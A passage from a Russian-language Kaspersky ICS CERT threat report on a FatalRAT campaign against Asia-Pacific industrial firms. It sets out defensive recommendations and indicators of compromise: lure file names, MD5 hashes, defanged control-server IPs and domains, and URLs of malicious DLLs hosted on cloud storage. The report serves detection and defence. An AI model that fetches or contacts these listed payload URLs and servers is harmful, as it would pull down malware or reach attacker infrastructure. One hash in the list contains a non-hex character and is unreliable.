был размещен файл, имеющий контрольную сумму MD5 *26D1F8CC33A7567463BFAEBC2242833C*, которую также имеет файл *0user.exe*, обнаруженный нами при исследовании этой атаки.

- По данным сервиса DNS History, домен *34.kosdage[.]asia*, который использовался как сервер управления FatalRAT, имел, по состоянию на 05.04.2023, IP-адрес *43.155.73[.]235*. Этот IP-адрес и раньше использовался для размещения вредоносных доменов. Один из них — api.youkesdt[.]asia, по сведениям Cofense, применялся для распространения Gh0st RAT. Исследователи Cofense также не делают однозначных выводов о том, кто стоял за этой серией атак, но отмечают сходство обнаруженных техник с методами известной китайскоязычной группы APT27.

Заключение

Промышленным организациям Азиатско-Тихоокеанского региона необходимо помнить об угрозе компрометации технологических систем, чтобы укрепить меры безопасности и защитить свои активы и данные от злоумышленников.

В ходе исследования мы обнаружили разнообразие методов, которые злоумышленники применяют для обхода детектирования и блокировки: динамическая смена серверов управления, размещение файлов на легитимных ресурсах, использование уязвимостей в легитимных приложениях, упаковка и шифрование файлов вредоносного ПО, а также сетевого трафика.

Функциональность FatalRAT предоставляет злоумышленникам практически неограниченные возможности для развития атаки: распространение по сети, установка инструментов удаленного администрирования, манипулирование устройствами, кража и удаление конфиденциальной информации и т.д. Очевидно, что заражение подобным вредоносным ПО представляет серьезную угрозу, особенно для промышленных организаций, которых оказалось немало среди жертв этих атак.

Мы не смогли связать эту активность с какой-либо известной группой злоумышленников. Однако считаем, что описанные выше косвенные признаки указывают на возможную причастность к атакам китайскоязычных злоумышленников.

Рекомендации

Мы рекомендуем принять следующие меры, чтобы не стать жертвами описанных выше атак:

1. Обучите сотрудников правилам безопасной работы с интернетом, электронной почтой, мессенджерами и другими каналами связи. В частности, объясните возможные последствия загрузки и открытия файлов из непроверенных источников. Особое внимание уделите распознаванию фишинговых писем и безопасным методам работы с архивами.
2. Настройте фильтрацию контента, пересылаемого по электронной почте, и организуйте многоуровневую фильтрацию входящего почтового трафика. Рассмотрите возможность использования решений класса Sandbox, предназначенных для автоматической проверки вложений во входящих письмах; убедитесь, что ваша песочница проверяет в том числе письма от «доверенных» источников, включая партнеров и подрядчиков.
3. Установите **актуальные версии** защитных решений с централизованным управлением на все системы и регулярно обновляйте антивирусные базы и программные модули.
4. Используйте специализированные средства защиты для технологических систем. Решение Kaspersky Industrial CyberSecurity обеспечивает защиту конечных узлов и мониторинг трафика в технологических сетях, позволяющий выявить и заблокировать вредоносную активность.
5. Там, где возможно, например, для защиты систем внутри OT-контура, состав и конфигурация ПО которых меняется редко, используйте подход на основе «белых списков» приложений (whitelisting), т.е. настройте защитные решения таким образом, чтобы в технологических сетях могли запускаться только доверенные приложения. Это минимизирует риск атак с использованием техники DLL-sideloading.
6. Убедитесь, что все компоненты защитных решений активны на всех системах, а действующие политики не позволяют отключать защиту и завершать работу защитных решений или удалять их без ввода пароля администратора.
7. Убедитесь, что защитные решения получают актуальные сведения об угрозах из Kaspersky Security Network, если использование облачных сервисов не запрещено нормативными актами.

8. Для решений Kaspersky убедитесь, что лицензионные ключи распространены на все устройства и что для всех групп устройств созданы задачи регулярного сканирования систем.
9. Используйте решения классов EDR/XDR/MDR для формирования профилей поведения (связь процессов предок — родитель — потомок) в технологических средах. Данная рекомендация обусловлена угрозой использования функциональности легитимных программ для запуска вредоносного ПО.
10. Включите двухфакторную аутентификацию для входа в консоли администрирования и веб-интерфейсы защитных решений. В Kaspersky Security Center это можно сделать, следуя инструкциям.
11. Обновляйте операционные системы и прикладное ПО до поддерживаемых производителями версий. Устанавливайте актуальные обновления безопасности (патчи) для операционных систем и приложений.
12. Внедрите SIEM-систему (например, Kaspersky Unified Monitoring and Analysis Platform).
13. Реализуйте в SIEM-системе следующие корреляционные правила:
    a. Создание новых служб в операционных системах Windows.
    b. Появление новых приложений в автозагрузке; необходимо, в частности, осуществлять мониторинг значений ключей реестра Run.
    c. Появление новых сценариев входа (group policy logon scripts) в систему в Windows.
    d. Аутентификация доменных учетных записей на системах, на которых они ранее не аутентифицировались.
    e. Очистка журналов событий Windows.
    f. Отключение защитных решений.
    g. Атаки подбора паролей методом перебора (многократные неудачные попытки входа в систему).
    h. Сканирование портов в сети предприятия, а также попытки обнаружения сетевых общих папок.

i. Попытки взаимодействия по известным протоколам через нестандартные порты, например, использование TCP-порта 82 для HTTP-запросов.

j. Появление инструментов удаленного администрирования (RAT).

14. Убедитесь, что политики Active Directory включают ограничения на вход пользователей в систему. Пользователи должны иметь доступ только к тем системам, которые необходимы им для выполнения рабочих обязанностей.

15. Установите в групповых политиках Active Directory следующие требования к сложности паролей:

    a. Длина пароля: не менее 12 символов для обычных учетных записей и 16 символов для привилегированных.

    b. Пароль должен содержать заглавные и строчные буквы, цифры и специальные символы:

    (! @ # $ % ^ & * ( ) - _ + = ~ [ ] { } | \ : ; ' " < > , . ? /)

    c. Пароль не должен содержать словарные слова или персональные данные пользователя, которые могут быть использованы для его взлома, такие как:
        i. имя (фамилию и т. д.) пользователя, его телефонный номер, памятные даты (дни рождения и т. п.);
        ii. последовательно расположенные на клавиатуре символы (12345678, QWERTY и т. п.);
        iii. распространенные сокращения и термины (USER, TEST, ADMIN и т. п.).

16. Запретите хранение и передачу паролей в открытом виде. Используйте специализированные приложения — менеджеры паролей для их хранения и передачи.

17. Реализуйте двухфакторную аутентификацию для входа (с использованием RDP, SSH и других протоколов) на системы, содержащие конфиденциальные данные, а также критически важные для ИТ-инфраструктуры организации (например, контроллеры доменов).

18. Используйте групповые политики Active Directory для ограничения выполнения исполняемых файлов, подписанных отозванными цифровыми сертификатами.

19. Проводите усиление сегментации сети. Разделите сети различных подразделений (а также разных предприятий) по разным сегментам.

Ограничьте обмен данными между сегментами, оставив только минимально необходимый для работы организации список портов и протоколов.

20. Потребуйте от администраторов использовать привилегированные учетные записи только в тех случаях, когда их рабочие задачи невозможно выполнить без этого. В тех случаях, когда это возможно, рекомендуем перезагружать систему после работы с привилегированной учетной записью, чтобы очистить оперативную память и предотвратить возможность компрометации учетных данных с помощью хакерских инструментов, таких как Mimikatz. Кроме того, рекомендуем использовать выделенные учетные записи для администрирования разных групп систем, например, баз данных.
21. Перенесите сервисы, связанные с обеспечением информационной безопасности организации, в отдельный сегмент сети и, при наличии возможности, в отдельный домен. Ограничьте обмен данными между этим сегментом и остальной сетью, оставив только список портов и протоколов, минимально необходимый для работы защитных решений и мониторинга инцидентов ИБ.
22. При необходимости удаленного доступа к системам в других сегментах сети используйте концепцию демилитаризованной зоны (DMZ) для организации взаимодействия между сегментами и осуществляйте удаленный доступ через терминальные серверы.
23. Настройте систему резервного копирования таким образом, чтобы резервные копии хранились на отдельном сервере, который не входит в домен, и убедитесь, что права на удаление и изменение резервных копий есть только у выделенной учетной записи, также не входящей в домен. Эта мера поможет защитить резервные копии в случае компрометации домена.
24. Увеличьте частоту создания резервных копий, чтобы возможный сбой в ИТ-инфраструктуре не привел к потере значительного объема информации.
25. Храните как минимум три резервные копии для каждого сервера и других систем, имеющих критически важное значение для работы организации. При этом по крайней мере одна резервная копия должна храниться на отдельном автономном носителе данных.
26. Используйте RAID-массивы на серверах, где хранятся резервные копии. Это позволит повысить отказоустойчивость системы резервного копирования.

27. Внедрите процедуру периодической проверки целостности и работоспособности резервных копий. Также реализуйте процедуру регулярного антивирусного сканирования резервных копий.
28. Независимо от наличия или отсутствия признаков инцидента информационной безопасности установите настройки Kaspersky Security Center в соответствии с лучшими практиками, описанными в Руководстве по усилению защиты.

Индикаторы компрометации

Имена файлов вредоносных вложений

通知.exe

（税-务-新-系-统).EXE

（税-务-新-系-统 ）.zip

2023年国务院税务总局最新政策计划.rar

（新-对-账-单 ）.zip

(2023新-税-务-系-统 ）.zip

税务总局关于补贴有关税收的公告.zip

（税-务-新-系-统).zip

单据 (2).zip

2023税-务-新-系-统.zip

关于企业单位调整增值税税率有关政策.rar

电 子 发 票.zip

税务局通知.zip

1_1_2023年国务院税务总局最新政策计划.exe

（税-务-新-系-统 ）.zip

关于企业单位调整增值税税率有关政策.zip

第三批税费优惠政策推出 .exe

年度企业所得税汇缴补税尽量安排在5月**份入**库.zip

关于企业单位调整增值税税率有关政策关于企业单位调整增值税税率有关政策

.exe

税前加计扣除新政指引(1).zip

税务稽查抽查事项清单.rar

税务局通知.zipqm

关于企业新政策.rar

第三批税费优惠政策推出.rar

关于企业单位调整增值税税率有关政策.exe

新政策-税务.rar

政策三步骤.rar

Контрольные суммы файлов (MD5)

02fb1958a901d7d1c8b60ecc0e59207c — загрузчик первого этапа
033a8d6ec5a738a1a90dd4a86c7259c8 — загрузчик первого этапа
04aa425d86f4ef8dc4fc1509b195838a — загрузчик первого этапа
096c34df242562d278fc1578dc31df92 — загрузчик первого этапа
09a50edb49cbb59a34828a37e63be846 — загрузчик первого этапа
0a49345c77da210ab0cd031fda6bc962 — загрузчик первого этапа
0a70ea6596c92fbfb461909ed57503fa — загрузчик первого этапа
0b20f0ff1aaff4068f99f4db69ba9c1e — загрузчик первого этапа
0c33792c6ed37452f44ca94ce7385250 — загрузчик первого этапа
142eb5106fcc2f95b7daf37dca970595 — загрузчик первого этапа
15b7990bd006d857ee02c529b45783ac — загрузчик первого этапа
1c79abe9f52cbe92f042615a9f6b6f10 — загрузчик первого этапа
1e80a8b3f4efb4bb27771d729f5ced85 — загрузчик первого этапа
2026ead0c2366d049ecd5e42ac1b1b07 — загрузчик первого этапа
24ecb197ee73e5b1eef2ded592640cf2 — загрузчик первого этапа
26f0806932dfd029f0fe12e49bb4c799 — загрузчик первого этапа
28231ce260ce66388d58ce536d7ed201 — загрузчик первого этапа
2aa41ae3d3ae789147218652e6593161 — загрузчик первого этапа
2bccd50322afb7a349c163ce9b76bb66 — загрузчик первого этапа
357534f6a2bffa77b83501715e382a94 — загрузчик первого этапа
362fc5799ecef8e9e328cfbf6272c48f — загрузчик первого этапа
3843ef98a4c7ee88f10078e6a38f15ee — загрузчик первого этапа
3883957530482a399abb5e1f06e4581f — загрузчик первого этапа
3b32fc9115c224653f5afba793c0bbef — загрузчик первого этапа
3ca82fd8d12967c32388ad18e9727fac — загрузчик первого этапа

44b47fdab8ca3375fe5a875deefa265c — загрузчик первого этапа
4fc6dbb9beeecb2d60f3fef356c6df01 — загрузчик первого этапа
502054d938a18172a3657aaf2326bcf4 — загрузчик первого этапа
50a5c5a3c07f04d96f5f1968996cfb74 — загрузчик первого этапа
50d29ee29b54685bd10b8d2917696413 — загрузчик первого этапа
58a8daae643a84c112ddc6e79c750271 — загрузчик первого этапа
58e44c4d797cecfed42c1fdf18c2d5f9 — загрузчик первого этапа
58fe500e022ea1aeebbe72c4ce694531 — загрузчик первого этапа
5b730131c3271820c03d711f2549b894 — загрузчик первого этапа
5c1de870ea1e08b25e7ce4397372f5a6 — загрузчик первого этапа
5d7fba23a44683c0b471d9a7cc7f5042 — загрузчик первого этапа
632c0808e4d0c7b293642e4c4ae8e2a2 — загрузчик первого этапа
635623472027l5eff0e7f2d6ad07a2aa — загрузчик первого этапа
63c600434def54157204765619838372 — загрузчик первого этапа
64013e613a0130cb1b7845139537bc5e — загрузчик первого этапа
64d72e8d0539e6a0b74fb1c6e5127c05 — загрузчик первого этапа
64fdeed776cfd5e260444ae2e4a5b1a4 — загрузчик первого этапа
699ad2a5b6d9b9b59df79e9265ebd47a — загрузчик первого этапа
6a5e3776c3bfdadd899704589f28e9fd — загрузчик первого этапа
6a73f3bab8fb205ed46e57cf076b6f6d — загрузчик первого этапа
7081b6781e66bdceb2b119a783b6c7fd — загрузчик первого этапа
771a5d8fc6829618f15abe49796d1c44 — загрузчик первого этапа
790cf080abb18af471d465998b37fd1b — загрузчик первого этапа
797d111244805e897db5c21010ee8e12 — загрузчик первого этапа
7ba376f5a71ffa21a92c7b35c3b000eb — загрузчик первого этапа
82394a97458094b1cb22c4e243f4e9db — загрузчик первого этапа
8c0599c0a6b7ffaff93762d0c3ea2569 — загрузчик первого этапа
8da2c4796c439f4a57536bd5c5d3f811 — загрузчик первого этапа
8e474f9321fc341770c9100853eb41eb — загрузчик первого этапа
9037ccfcd3d3d1542089d30d3041db1c — загрузчик первого этапа
936c16a64432348176f9183cd1524cef — загрузчик первого этапа
93f12cbfb9ba1a66d3a050a74bab690b — загрузчик первого этапа
949f086c40cfc5144243a24688961414 — загрузчик первого этапа
9636309c41e8a33507c349b8e9053c49 — загрузчик первого этапа
991cb5f8476edbc73223d1331704a9fd — загрузчик первого этапа
9bb22b91b5ad59972130a3a428f7b5bb — загрузчик первого этапа
9bf2e34511619b7c4573c3974bdbaa39 — загрузчик первого этапа
9e8a08fcddb10db8d58e17b544d81bff — загрузчик первого этапа
a009b341aa6f5bda61300dc5e7822480 — загрузчик первого этапа

a7b20338dd9ed5462ddff312b67556e9 — загрузчик первого этапа
ab5f57681299933c1f70b938caa526d3 — загрузчик первого этапа
ac3fbdbfbc08f41e4ad1c004180093f1 — загрузчик первого этапа
ad216eaf11500eb73c6cdafc18cb49d8 — загрузчик первого этапа
ae735b1d9b7e9dd496d22409ceaeda66 — загрузчик первого этапа
b0c315c5dcda6e4442280c07b11d1ba5 — загрузчик первого этапа
b1ad89be2632933350683b91011a4aee — загрузчик первого этапа
b37917ea3849607d02d330130a823567 — загрузчик первого этапа
b3f8f1272813bff80630b9caab6e5089 — загрузчик первого этапа
b5c46f829fed11b4ddc2e155dc5cf974 — загрузчик первого этапа
bc36b1be438f92fe5f9a47f13244503e — загрузчик первого этапа
bd6b8574738c7589887b61d4fad68fce — загрузчик первого этапа
bdd68e7733c09fad48d4642689741ea4 — загрузчик первого этапа
be15a198f05eb39277720defa9188f62 — загрузчик первого этапа
c4579aa972d32e946752357ca56ee501 — загрузчик первого этапа
c555cc05f9d16b9e9222693e523e0ba5 — загрузчик первого этапа
c89a4a106619c67b8410efa695d78ef3 — загрузчик первого этапа
ca7dc49e80b2a77677718c72f3cc6bc1 — загрузчик первого этапа
cbc36deadef17a4c315cbbff3f74439f — загрузчик первого этапа
d35635e8d07b923d1e89f541d4f03b90 — загрузчик первого этапа
d413cf08ef7c6357dd0215b8b9ebe6f4 — загрузчик первого этапа
d494efc086447c543d0c3c7beecf2bc6 — загрузчик первого этапа
d6bda8be4ba9563844b3b9367b73bd2e — загрузчик первого этапа
dc2676b0c54b31a017ada4f62693de54 — загрузчик первого этапа
dded5d108b6a9ee50d629148d8ed4ec5 — загрузчик первого этапа
df6f5f4b7b8ba3c2c0ddc00d47e33218 — загрузчик первого этапа
e0d5b46dffee56c337fdc172ce617850 — загрузчик первого этапа
e32020ab02e11a995effb7781aabd92f — загрузчик первого этапа
e6ef56c91bd735542775dfef277e0cc7 — загрузчик первого этапа
e8204900e8acb502ca6e008f9532b35e — загрузчик первого этапа
e91991304abf5d881545bc127e7fb324 — загрузчик первого этапа
eb9419aa5c6fee96defad140450a9633 — загрузчик первого этапа
ec0bdf52c113487e803028dbc52e8173 — загрузчик первого этапа
ed036740be0a8e3203a54edd4d4b735c — загрузчик первого этапа
f9e461cc83076d5f597855165e89f0db — загрузчик первого этапа
fdc35392af34ef43291b8f7f959ef501 — загрузчик первого этапа
feb8e6059a234ea689404d3d4336e8af — загрузчик первого этапа
4e40c9945cc8b62c123e5636155e96a7 — конфигуратор (before.dll)
6bfe01cd9c038aa90bcd600d49657c21 — конфигуратор (before.dll)

80c7667c14df5b92ab206b2ea9b42aff — конфигуратор (before.dll)
eb53df9fe23d469350885164aa82215e — конфигуратор (before.dll)
32c105c5229843aaebf12621359195a9 — загрузчик второго этапа (fangao.dll)
34b29454676e780d81d8bba066d7d94f — загрузчик второго этапа (fangao.dll)
8577438ecff5753ddcf427b93c5976c8 — загрузчик второго этапа (fangao.dll)
f481a67933055956e8dd77b4b2bde9ed — загрузчик второго этапа (fangao.dll)
f8136c909fb35457fc963d87b50bc158 — загрузчик третьего этапа (wke.dll)
02477e031f776539c8118b8e0e6663b0 — вредоносное ПО FatalRAT
02d8c59e5e8a85a81ee75ce517609739 — вредоносное ПО FatalRAT
05c528a2b8bb20aad901c733d146d595 — вредоносное ПО FatalRAT
15962f79997a308ab3072c10e573e97c — вредоносное ПО FatalRAT
17278c3f4e8bf56d9c1054f67f19b82c — вредоносное ПО FatalRAT
172ee543d8a083177fc1832257f6d57d — вредоносное ПО FatalRAT
1fe3885dea6be2e1572d8c61e3910d19 — вредоносное ПО FatalRAT
249f568f8b8709591e7afd934ebea299 — вредоносное ПО FatalRAT
266bb19f9ceb1a4ccbf45577bbeaac1a — вредоносное ПО FatalRAT
3c583e01eddd0ea6fe59a89aea4503b4 — вредоносное ПО FatalRAT
3ec20285d88906336bd4119a74d977a0 — вредоносное ПО FatalRAT
43156787489e6aa3a853346cded3e67b — вредоносное ПО FatalRAT
46630065be23c229adff5e0ae5ca1f48 — вредоносное ПО FatalRAT
577e1a301e91440b920f24e7f6603d45 — вредоносное ПО FatalRAT
5be46b50cac057500ea3424be69bf73a — вредоносное ПО FatalRAT
60a92d76e96aaa0ec79b5081ddcc8a24 — вредоносное ПО FatalRAT
60dbc3ef17a50ea7726bdb94e96a1614 — вредоносное ПО FatalRAT
635f3617050e4c442f2cbd7f147c4dcf — вредоносное ПО FatalRAT
675a113cdbcce171e1ff172834b5f740 — вредоносное ПО FatalRAT
68a27f7ccbfa7d3b958fad078d37e299 — вредоносное ПО FatalRAT
73e49ddf4251924c66e3445a06250b10 — вредоносное ПО FatalRAT
787f2819d905d3fe684460143e01825c — вредоносное ПО FatalRAT
7ac3ebac032c4afd09e18709d19358ed — вредоносное ПО FatalRAT
8f67a7220d36d5c233fc70d6ecf1ee33 — вредоносное ПО FatalRAT
9b4d46177f24ca0a4881f0c7c83f5ef8 — вредоносное ПО FatalRAT
9c3f469a5b54fb2ec29ac7831780ed6d — вредоносное ПО FatalRAT
9d34d83e4671aaf23ff3e61cb9daa115 — вредоносное ПО FatalRAT
a935ef1151d45c7860bfe799424bea4b — вредоносное ПО FatalRAT
bcec6b78adb3cf966fab9025dacb0f05 — вредоносное ПО FatalRAT
d0d3efcff97ef59fe269c6ed5ebb06c9 — вредоносное ПО FatalRAT
ebc0809580940e384207aa1704e5cc8e — вредоносное ПО FatalRAT
eca08239da3acaf0d389886a9b91612a — вредоносное ПО FatalRAT

ed6837f0e351aff09db3c8ee93fbcf06 — вредоносное ПО FatalRAT
fb8dc76a0cb0a5d32e787a1bb21f92d2 — вредоносное ПО FatalRAT
feb49021233524bd64eb6ce37359c425 — вредоносное ПО FatalRAT

Вердикты защитных решений

Backdoor.Win32.Agent.myuolz
Backdoor.Win32.Agent.myuomc
Backdoor.Win32.Agent.myuomd
Backdoor.Win32.Agent.myuomf
Backdoor.Win32.Agent.myuomi
Backdoor.Win32.Agent.myuoqw
Backdoor.Win32.Agent.myuorl
Backdoor.Win32.Agent.myuorw
Backdoor.Win32.Agent.myuosj
Backdoor.Win32.Agent.myuosk
Backdoor.Win32.Agent.myuosm
Backdoor.Win32.Agentb.ef
Trojan.Win32.Agentb.lqfh
Trojan.Win32.Agentb.lqfi
Trojan.Win32.Agentb.lqfj
Trojan.Win32.Agentb.lqfk
Trojan.Win32.Agentb.lqfl
Trojan.Win32.Agentb.lqfm
Trojan.Win32.Zapchast.bkbi
Trojan.Win32.Zapchast.bkbj
Trojan.Win32.Zapchast.bkbk
Trojan.Win32.Zapchast.bkbl
Trojan.Win32.Zapchast.bkbm
Trojan.Win32.Zapchast.bkbn
Trojan.Win32.Zapchast.bkhr

IP-адреса и порты серверов управления вредоносным ПО

101.33.243[.]31:82
43.154.238[.]130:6000
134.122.137[.]252:6000
43.154.238[.]130:8081
111.230.93[.]174:8081
43.159.192[.]196:6000
43.138.199[.]241:6000
175.178.166[.]216:6000

43.139.35[.]42:6000
43.139.101[.]11:6000
81.71.1[.]107:6000
175.178.89[.]24:6000
106.52.216[.]112:6000
43.154.68[.]193:6000
107.148.54[.]105:6000
47.106.224[.]107:6000
154.39.238[.]101:6000
206.233.130[.]141:6000
107.148.50[.]116:6000
103.144.29[.]211:6000
107.148.52[.]241:6000
107.148.50[.]112:6000
107.148.52[.]242:6000
111.230.10[.]93:6000
111.230.32[.]52:6000
107.148.50[.]113:6000
111.230.108[.]14:6000
175.178.96[.]9:8081
1.12.37[.]113:8081
111.230.15[.]48:8081
111.230.91[.]145:8081
111.230.45[.]217:8081
154.91.227[.]32:6000
82.156.145[.]216:6000
122.152.231[.]146:6000
154.206.236[.]9:6000
119.29.219[.]211:6000
107.148.52[.]176:6000
120.78.173[.]89:6000
120.79.91[.]168:6000
114.132.46[.]48:6000
123.207.35[.]145:6000
8.217.0[.]16:6000
123.207.1[.]145:6000
114.132.56[.]175:6000
119.29.235[.]38:6000
123.207.79[.]195:6000

139.199.168[.]63:6000
123.207.55[.]60:6000
43.138.176[.]5:6000
123.207.16[.]43:6000
123.207.58[.]147:6000
103.144.29[.]123:6000
156.236.67[.]181:6000
123.207.44[.]193:6000
123.207.8[.]204:6000
114.132.121[.]130:6000
154.197.6[.]103:6000
42.193.242[.]180:6000
47.57.68[.]157:8080

Доменные имена, использованные в атаке

microsoftmiddlename[.]tk
cloudservicesdevc[.]tk
novadector[.]xyz
microsoftupdatesoftware[.]ga
0a305ffb2a1d41f6870eac02f9afce89[.]xyz
xindajiema[.]info
Vip033324[.]xyz
microsoftmiddlename[.]tk
cloudservicesdevc[.]tk
novadector[.]xyz
microsoftupdatesoftware[.]ga
101.kkftodesk101[.]top
102.kkftodesk102[.]top
104.kkftodesk104[.]top
105.kkftodesk105[.]top
106.kkftodesk106[.]top
107.kkftodesk107[.]top
108.kkftodesk108[.]top
109.kkftodesk109[.]top
110.kkftodesk110[.]top
34.kosdage[.]asia

URL-адреса вредоносных файлов на легитимных сервисах

http://note.youdao[.]com/yws/api/note/4b2eead06fc72ee2763ef1f653cdc4ae
http://note.youdao[.]com/yws/api/note/1eaac14f58d9eff03cf8b0c76dcce913

http://11-1318622059.cos.ap-nanjing.myqcloud[.]com/DLL2auto.dll
http://11-1318622059.cos.ap-nanjing.myqcloud[.]com/DLL.dll
http://11-1318622059.cos.ap-nanjing.myqcloud[.]com/DLL2.dll
http://11-1318622059.cos.ap-nanjing.myqcloud[.]com/FANGAOtest.dll
http://11-1318622059.cos.ap-nanjing.myqcloud[.]com/BEFORE.dll
http://11-1318622059.cos.ap-nanjing.myqcloud[.]com/FANGAO.dll
http://todesk-1316713808.cos.ap-nanjing.myqcloud[.]com/DLL.dll
http://todesk-1316713808.cos.ap-nanjing.myqcloud[.]com/DLL2.dll
http://todesk-1316713808.cos.ap-nanjing.myqcloud[.]com/BEFORE.dll
http://mytodesktest-1257538800.cos.ap-nanjing.myqcloud[.]com/DLL.dll
http://yuehai-1316713808.cos.ap-nanjing.myqcloud[.]com/DLL.dll
http://yuehai-1316713808.cos.ap-nanjing.myqcloud[.]com/FANGAO.dll
http://yuehai-1316713808.cos.ap-nanjing.myqcloud[.]com/before1/BEFORE.dll
http://yuehai-1316713808.cos.ap-nanjing.myqcloud[.]com/before2/BEFORE.dll
http://526-1316713808.cos.ap-nanjing.myqcloud[.]com/FANGAO.dll
http://526-1316713808.cos.ap-nanjing.myqcloud[.]com/BEFORE.dll
http://526-1316713808.cos.ap-nanjing.myqcloud[.]com/DLL2.dll
http://526-1316713808.cos.ap-nanjing.myqcloud[.]com/DLL.dll
http://529-1316713808.cos.ap-nanjing.myqcloud[.]com/BEFORE.dll
http://529-1316713808.cos.ap-nanjing.myqcloud[.]com/DLL2.dll
http://529-1316713808.cos.ap-nanjing.myqcloud[.]com/FANGAO.dll
http://530-1316713808.cos.ap-nanjing.myqcloud[.]com/FANGAO.dll

Ключи реестра

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\SVP7

Пути к файлам

C:\ProgramData\KnGoe
C:\user0
C:\ProgramData\8877
C:\Windows\nw_elf.dll
C:\Windows\Fatal.key
C:\ProgramData\jy.lnk

Пути к PDB-файлам

C:\Users\fangao\Desktop\unrar-tag-6.1.7\build\unrardll32\Release\UnRAR.pdb

K:\C++\梵高远程管理客户端二号\Release\FANGAO.pdb

K:\C++\梵高远程管理客户端二号\Release\BEFORE.pdb

K:\C++2010\DLLrun\DLLrunYoudao\Release\DLLrunYoudao.pdb
K:\C++\DLL反射注入器四件套二号\Release\DLL运行器DLL版(wke.dll).pdb

Системные объекты

UniqueMutexName — имя мьютекса

Центр реагирования на инциденты информационной безопасности промышленных инфраструктур «Лаборатории Касперского» (Kaspersky ICS CERT) — глобальный проект «Лаборатории Касперского», нацеленный на координацию действий производителей систем автоматизации, владельцев и операторов промышленных объектов, исследователей информационной безопасности при решении задач защиты промышленных предприятий и объектов критически важных инфраструктур от кибератак. Проект Kaspersky ICS CERT в первую очередь направлен на выявление существующих и потенциальных угроз, нацеленных на промышленные системы автоматизации и промышленный интернет вещей.

Kaspersky ICS CERT ics-cert@kaspersky.com